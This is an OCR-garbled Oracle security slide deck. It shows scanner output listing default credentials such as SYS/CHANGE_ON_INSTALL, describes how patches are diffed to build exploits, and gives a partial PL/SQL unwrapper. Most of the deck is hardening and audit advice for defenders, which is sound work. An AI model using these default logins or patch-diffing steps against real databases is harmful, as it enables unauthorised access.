[-] Account QS_WS/QS_WS is locked
[-] Account QS_WS/QS_WS is locked
[-] Account RMAN/RMAN is locked
[-] Account RMAN/RMAN is locked
[-] Account SCOTT/TIGER found
[-] Account SH/SH is locked
[-] Account SYS/CHANGE_ON_INSTALL found
[-] Account SYSTEM/MANAGER found
[-] Account WKSYS/WKSYS is locked
[-] Account WASTS/WASTS IS TOCKEU
[-] Checking user supplied passwords against sid (sans)
[-] Checking user supplied dictionary
[-] Account WMSYS/WMSYS is locked
[-] Account XDB/XDB is locked
[-] Account WKPROXY/WKPROXY is locked
        Account ODM/ODM is locked
Account ODM_MTR/ODM_MTR is locked
Account TEST01/TEST01 found
Account SCHEMA_OWNER/SCHEMA_OWNER found
Account HACKER/HACKER found
Account TEST01_TRIG/TEST01_TRIG found
        Account TEST1/TEST1 found
Account TEST2/TEST2 found
 [-] Querying database for version information
D:\Peter.Finnigan\oracle_security\patrik_karlson\oscanner_bin>
D:\Peter.Finnigan\oracle_security\patrik_karlson\oscanner_bin>
D:\Peter.Finnigan\oracle_security\patrik_karlson\oscanner_bin>,
```

OScanner – report viewer



Enterprise Manager Policy Violations





Patch and versions

- Should you patch straight away?
 - Researchers and hackers analyse patches
 - Security companies analyse patches
 - This results in exploit details becoming available quickly
- Mow do you determine patch levels
 - \$version gives base release
 - Listener version not valid if listener was not updated
 - OPatch queries the inventory see example
 - ☑DEM Does basic policy checks 11g promises a better tool
 - Package checksums

OPatch example

```
C:\WINDOWS\System32\cmd.exe
ed).
 example:
   'opatch -help'
   'opatch apply -help'
'opatch lsinventory -help'
   'opatch rollback -help'
OPatch succeeded.
D:\oracle_10g_r2\OPatch>opatch lsinventory
Invoking OPatch 10.2.0.1.0
Oracle interim Patch Installer version 10.2.0.1.0
Copyright (c) 2005, Oracle Corporation. All rights reserved..
                  : D:\oracle_10g_r2
Oracle Home
Central Inventory : n/a
              : C:\Program Files\Oracle\Inventory : 10.2.0.1.0
OPatch version
OUI version : 10.2.0.1.0
OUI location
                 : D:\oracle_10g_r2\oui
Log file location : D:\oracle_10g_r2\cfgtoollogs\opatch\opatch-2006_Nov_08_14-43
-46-GMT_Wed.log
Lsinventory Output file location : D:\oracle_10g_r2\efgtoollogs\opatch\lsinv\lsi
nventory-2006_Nov_08_14-43-46-GMT_Wed.txt
Installed Top-level Products (1):
Oracle Database 10g
                                                                       10.2.0.1.0
There are 1 products installed in this Oracle Home.
There are no Interim patches installed in this Oracle Home.
OPatch succeeded.
D:\coracle_10g_r2\0Patch>
```

Patch analysis

- Whow do researchers and hackers analyse patches
- **Simple:**
 - **download** the patch
 - Run a program to checksum all database objects (save the output) AppDetective and Repscan can do this
 - Install the patch
 - Run the checksum again and compare. Locate packages and procedures that have changed
 - Onwrap the before and after packages and procedures and establish what Oracle has fixed
 - Treate an exploit for the un-patched database.

PL/SQL Unwrapping

- L/SQL can be unwrapped
- n-wrappers are available on the black market
- - 19 and lower is based on DIANA
 - 10g is a new algorithm
 - A new wrap mechanism has been provided
 - The contents of symbol table are no longer visible
 - The encryption involves base64
 - © 0gR2 provides the ability to wrap from within the database using DBMS_DDL

IDL – Interface description language

- What is IDL? Interface description language Also derived from ADA
- DL is stored in the database in 4 dictionary tables
 DL_CHAR\$, IDL_SB4\$, IDL_UB1\$ and IDL_UB2\$
- Wrapped PL/SQL is simply DIANA written down as IDL
- Tracle say that wrapped PL/SQL is simply encoded
- Therefore the *wrap* program is the front end of a PL/SQL compiler.
- Is wrapped PL/SQL DIANA reversible?

A book about DIANA

DIANA – An Intermediate Language for ADA

Editors: G. Goos, W.A. Wulf

A. Evans, Jr and K.J. Butler

Springer-Verlag

ISBN: 0387126953

Revised Edition (December 1983)

Quote from page 165:

"Appendix III – Reconstructing the source"

"One of the basic principals of DIANA is that the structure of the original source program is to be retained in the DIANA representation...."

"There is a close correspondence between ADA's syntax and DIANA's structural attributes... It is this correspondence that permits source code reconstruction."

A Sample PL/SQL procedure - 9i

```
SQL> connect sys/change on install as sysdba
Connected.
SQL> create or replace procedure AA as
     begin
  2
        null;
                    Connect in SQL*Plus and create a
                     simple PL/SQL procedure
  4 end;
  5 /
Procedure created.
SQL>
```

A proof of concept un-wrapper

```
SOL> set serveroutput on size 1000000
SQL> exec unwrap_r('AA');
Start up
CREATE OR REPLACE
PROCEDURE AA
IS
BEGIN
NUIT IT ;
END;
PL/SQL procedure successfu
SOL>
```

Image: Imag

http://www.petefinnigan.com/un wrap_r.sql

- Implements the code generation to create PL/SQL from DIANA for a simple procedure
- Ses a simple recursive descent parser

Unwrap_r.sql recursive function

```
create or replace procedure unwrap r(aname varchar2)
is
       root sys.pidl.ptnod;
       status sys.pidl.ub4;
  procedure recurse (n sys.pidl.ptnod) is
       seg sys.pidl.ptsegnd;
       len integer;
  begin
               if(pidl.ptkin(n) = diana.d_comp_u) then
                      recurse(diana.a unit b(n));
               elsif (pidl.ptkin(n) = diana.d_s_body) then
               dbms_output.put_line('CREATE OR REPLACE ');
               recurse(diana.a d (n));
               recurse(diana.a header(n));
               recurse(diana.a block (n));
               dbms_output.put_line('END;');
               dbms_output.put_line('/');
{output snipped}
```

Create your own checksum tools

- Dbms_obfuscation_toolkit.md5 can be used
- Dbms_crypto.hash could be used
- External C code or Java code could be used
- Treate a simple procedure to read in the package source from DBA_SOURCE and checksum each package / procedure / function and store the results
- These techniques are used by researchers to:
 - Analyse patches for use in commercial tools
 - Analyse patches to create exploits

How do you protect Oracle?

- ≪ Keep it simple to start with − Rome was not built in one day
- Apply patch sets, upgrades and critical security patches
 - Some recent patch issues still apply the patch
- Deal with common default privilege issues (connect, resource...)
- Theck for default passwords still in use REGULARLY
- Theck for weak user passwords use a cracker
 - Se password management features
- Secure the listener passwords, protect configuration

How do you protect Oracle? contd

- Ock down paths to the data
 - Valid node checking
 - Firewalls
- Output
 Lock down key packages
 - File access, net access, OS access, encryption
- Enable simple audit and logging
 - Connections, use of key privileges

How do you protect Oracle? Cont'd

- Close down all of the ports Oracle has opened
 - The flying piglet, iSQL*Plus, em, OEM...
- Remove features and functions that you do not use
 - Use the OUI and removal scripts where provided
- Encrypt network connections
 - ©Client to database / application server / webserver
 - Application server database
- Encrypt critical data in the database
- ©Code against SQL injection binds, dynamic SQL, ownership,
- **Subset** The least privilege principle

How do you protect Oracle? Cont'd

- Apache is often installed and enabled by default
 - Disable Apache
 - Remove the software installation
 - Beware Oracle versions lag
- Apache is needed then it must be hardened
- Remove XDB
 - Many issues, SQL Injection, buffer overflows
 - dedit the init.ora or spfile
- ©Look at documents such as project lockdown and Note ID 189367.1

Lock down the listener

- The listener is an easy target
- No password management
- No failed login attempts
- No default logging
- Set a password 10g has local authentication
- Prevent dynamic administration
- **In the second of the second o**

Lock down the paths to data

- Data can have many access paths
- From clients and application servers
- Inside the database itself
- Use firewalls to block address ranges and services
- Use valid node checking at the database level
 - Applications, DBA's only
- Review data access duplications not simple or quick
 - Wiews, tables, packages

Use Oracles Audit features

- Tace it, someone will break in or cause damage
- Enable audit for all database logins
 - Set up reporting to monitor access
 - And failed login attempts
- Enable audit for use of system privileges
- Se application level audit
 - ⊕ Business suite features
 - **Application logins**
 - Trigger based data change log

Use Oracle Audit Features cont'd

- Use system level logging such as listener.log
- Use FGA where appropriate
- Audit access and change to critical data
- Analyse the audit trail and logs
 - **©**Create reports
 - Create procedures / policies
 - Review report contents
 - Set alerts
 - Act on the contents
- ©Consider external audit tools, guardium, AppRadar, AppDefend, Chakra...

Extra protection

- Consider new additions such as Oracle data-vault http://www.oracle.com/technology/obe/datavault/datavault. htm
- Consider the use of Oracle Label Security OLS
- onsider the use of Virtual Private Database

Summary / Conclusions

- Security is just common sense

- Install what is needed not what can be installed
- Audit users passwords and use password management
- Audit for configuration issues / privileges regularly
- Expose only the privileges that are needed
- Remember hackers do not just want to get DBA privileges
- Se Oracle auditing

Questions and Answers

- Any Questions, please ask
- @later?
 - Contact me via email peter.finnigan@siemens.com
 - Or via my website http://www.petefinnigan.com



www.siemens.co.uk/insight

***** +44 (0)1932 241000

Insight Consulting

Siemens Enterprise Communications Limited

Security, Compliance, Continuity and Identity Management





